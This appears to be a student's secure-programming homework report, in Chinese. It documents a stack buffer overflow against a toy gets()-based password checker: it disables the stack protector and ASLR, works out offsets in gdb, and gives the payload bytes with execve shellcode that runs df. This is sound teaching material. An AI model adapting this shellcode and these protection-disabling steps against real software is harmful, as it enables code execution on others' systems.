
[安全程式設計 HW2]

409410025 邱晨恩

A1 :

Linux 板本 ：



```
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.2 LTS
Release:        20.04
Codename:       focal
```

解決的安全防護 ：

在用 gcc 編譯 shel.c 的時候，下了以下的指令


gcc -o she1 **-fno-stack-protector -z execstack** she1.c

其中藍字部分是為了關掉 stack protector，否則原本的程式碼在 stack 的位置是會被保護起來，就算注入了 shellcode ，程式會直接當掉，不會執行 shellcode。


接著還把 ASLR 關掉，讓 return address 更好預估，方便注入 shellcode。

下的指令如下 ： echo "0" > /proc/sys/kernel/randomize_va_space

A2 :




```
(gdb) disass main
Dump of assembler code for function main:
   0x000055555555517a <+0>:     push   %rbp
   0x000055555555517b <+1>:     mov    %rsp,%rbp
   0x000055555555517e <+4>:     sub    $0x10,%rsp
   0x0000555555555182 <+8>:     lea    0xe7f(%rip),%rdi        # 0x555555556008
   0x0000555555555189 <+15>:    callq  0x555555555030 <puts@plt>
   0x000055555555518e <+20>:    callq  0x5555555551c7 <ValidatePassword>
   0x0000555555555193 <+25>:    mov    %al,-0x1(%rbp)
   0x0000555555555196 <+28>:    movzbl -0x1(%rbp),%eax
   0x000055555555519a <+32>:    xor    $0x1,%eax
   0x000055555555519d <+35>:    test   %al,%al
   0x000055555555519f <+37>:    je     0x5555555551b4 <main+58>
   0x00005555555551a1 <+39>:    lea    0xe78(%rip),%rdi        # 0x555555556020
   0x00005555555551a8 <+46>:    callq  0x555555555030 <puts@plt>
   0x00005555555551ad <+51>:    mov    $0xffffffff,%eax
   0x00005555555551b2 <+56>:    jmp    0x5555555551c5 <main+75>
   0x00005555555551b4 <+58>:    lea    0xe84(%rip),%rdi        # 0x55555555603f
   0x00005555555551bb <+65>:    callq  0x555555555030 <puts@plt>
   0x00005555555551c0 <+70>:    mov    $0x0,%eax
   0x00005555555551c5 <+75>:    leaveq
   0x00005555555551c6 <+76>:    retq
End of assembler dump.
```



```
(gdb) disass ValidatePassword
Dump of assembler code for function ValidatePassword:
   0x00005555555551c7 <+0>:     push   %rbp
   0x00005555555551c8 <+1>:     mov    %rsp,%rbp
   0x00005555555551cb <+4>:     sub    $0x20,%rsp
=> 0x00005555555551cf <+8>:     lea    -0x20(%rbp),%rax
   0x00005555555551d3 <+12>:    mov    %rax,%rdi
   0x00005555555551d6 <+15>:    mov    $0x0,%eax
   0x00005555555551db <+20>:    callq  0x555555555050 <gets@plt>
   0x00005555555551e0 <+25>:    lea    -0x20(%rbp),%rax
   0x00005555555551e4 <+29>:    lea    0xe6f(%rip),%rsi        # 0x55555555605a
   0x00005555555551eb <+36>:    mov    %rax,%rdi
   0x00005555555551ee <+39>:    callq  0x555555555040 <strcmp@plt>
   0x00005555555551f3 <+44>:    test   %eax,%eax
   0x00005555555551f5 <+46>:    jne    0x5555555551fe <ValidatePassword+55>
   0x00005555555551f7 <+48>:    mov    $0x1,%eax
   0x00005555555551fc <+53>:    jmp    0x555555555203 <ValidatePassword+60>
   0x00005555555551fe <+55>:    mov    $0x0,%eax
   0x0000555555555203 <+60>:    leaveq
   0x0000555555555204 <+61>:    retq
End of assembler dump.
```

A3 :




```
(gdb) x/64x $rsp
0x7fffffffde70: 0x55555210      0x00005555      0xffffdeb0      0x00007fff
0x7fffffffde80: 0x55555070      0x00005555      0xffffdfa0      0x00007fff
0x7fffffffde90: 0xffffdeb0      0x00007fff      0x55555193      0x00005555
0x7fffffffdea0: 0xffffdfa0      0x00007fff      0x00000000      0x00000000
0x7fffffffdeb0: 0x00000000      0x00000000      0xf7de60b3      0x00007fff
0x7fffffffdec0: 0xf7ffc620      0x00007fff      0xffffdfa8      0x00007fff
0x7fffffffded0: 0x00000000      0x00000001      0x5555517a      0x00005555
0x7fffffffdee0: 0x55555210      0x00005555      0xe8f8ddc1      0x1c473707
0x7fffffffdef0: 0x55555070      0x00005555      0xffffdfa0      0x00007fff
0x7fffffffdf00: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdf10: 0x5578ddc1      0xe3b8c8f8      0x2836ddc1      0xe3b8d8bb
0x7fffffffdf20: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdf30: 0x00000000      0x00000000      0x00000001      0x00000000
0x7fffffffdf40: 0xffffdfa8      0x00007fff      0xffffdfb8      0x00007fff
0x7fffffffdf50: 0xf7ffe190      0x00007fff      0x00000000      0x00000000
0x7fffffffdf60: 0x00000000      0x00000000      0x55555070      0x00005555
```

紅色部分 :進行攻擊的區段共需 40 Bytes 的填充


藍色部分 :原本的 RETURN ADDRESS 8 BYTES

以上的位置是由 disass main 後推得。

A4 :



```
00000000 34 30 39 34 31 30 30 32 35 34 30 39 34 31 30 30 32 35 409410025409410025
00000012 34 30 39 34 31 30 30 32 35 34 30 39 34 31 30 30 32 35 409410025409410025
00000024 34 30 39 34 A0 DE FF FF FF 7F 00 00 48 31 D2 52 48 B8 4094........H1.RH.
00000036 2F 62 69 6E 2F 2F 64 66 50 48 89 E7 52 57 48 89 E6 48 /bin//dfPH..RWH..H
00000048 31 C0 B0 3B 0F 05                                     1..;..
```




```
shiwulo@vm:~/hw/secure2$ cat < input_x64
4094100254094100254094100254094100254094�����H1�RH�/bin//dfPH��RWH��H1��;
```

紅色的地方是新的 Return address，可以從第三題的圖推得出來。

綠色底線是 shellcode 反組譯後的位置


紅色框框前面的地方是注入的攻擊碼，為填入 buffer 的內容，共 40 個 byte，前 9 個 byte 是我的學號。

A5:



```
(gdb) b ValidatePassword
Breakpoint 1 at 0x11cf: file she1.c, line 24.
(gdb) r < input_x64
Starting program: /home/shiwulo/hw/secure2/a.out < input_x64
Enter the password:

Breakpoint 1, ValidatePassword () at she1.c:24
24            gets(Password);
(gdb) n
25            if (!strcmp(Password, "RightPass"))
(gdb) c
Continuing.
process 3552 is executing new program: /usr/bin/df
Error in re-setting breakpoint 1: Function "ValidatePassword" not defined.
Filesystem     1K-blocks     Used Available Use% Mounted on
udev             1954956        0   1954956   0% /dev
tmpfs             398324     1872    396452   1% /run
/dev/nvme0n1p1  48827392 11829944  35404616  26% /
tmpfs            1991608        4   1991604   1% /dev/shm
tmpfs               5120        0      5120   0% /run/lock
tmpfs            1991608        0   1991608   0% /sys/fs/cgroup
/dev/loop0           128      128         0 100% /snap/bare/5
/dev/loop1         56832    56832         0 100% /snap/core18/2074
```



```
(gdb) c
Continuing.
process 3552 is executing new program: /usr/bin/df
Error in re-setting breakpoint 1: Function "ValidatePassword" not defined.
Filesystem     1K-blocks     Used Available Use% Mounted on
udev             1954956        0   1954956   0% /dev
tmpfs             398324     1872    396452   1% /run
/dev/nvme0n1p1  48827392 11829944  35404616  26% /
tmpfs            1991608        4   1991604   1% /dev/shm
tmpfs               5120        0      5120   0% /run/lock
tmpfs            1991608        0   1991608   0% /sys/fs/cgroup
/dev/loop0           128      128         0 100% /snap/bare/5
/dev/loop1         56832    56832         0 100% /snap/core18/2074
/dev/loop2         56960    56960         0 100% /snap/core18/2566
/dev/loop3         64768    64768         0 100% /snap/core20/1623
/dev/loop4        224256   224256         0 100% /snap/gnome-3-34-1804/72
/dev/loop5        354688   354688         0 100% /snap/gnome-3-38-2004/115
/dev/loop6        224256   224256         0 100% /snap/gnome-3-34-1804/77
/dev/loop7        354688   354688         0 100% /snap/gnome-3-38-2004/119
/dev/loop8         66688    66688         0 100% /snap/gtk-common-themes/1515
/dev/loop9         52224    52224         0 100% /snap/snap-store/547
/dev/loop10        93952    93952         0 100% /snap/gtk-common-themes/1535
/dev/loop11        47104    47104         0 100% /snap/snap-store/599
/dev/loop12        49152    49152         0 100% /snap/snapd/17029
/dev/loop13        49152    49152         0 100% /snap/snapd/16778
/dev/nvme0n2p1 104855552  7288296  96673608   8% /home
tmpfs             398320       28    398292   1% /run/user/1000
[Inferior 1 (process 3552) exited normally]
(gdb)
```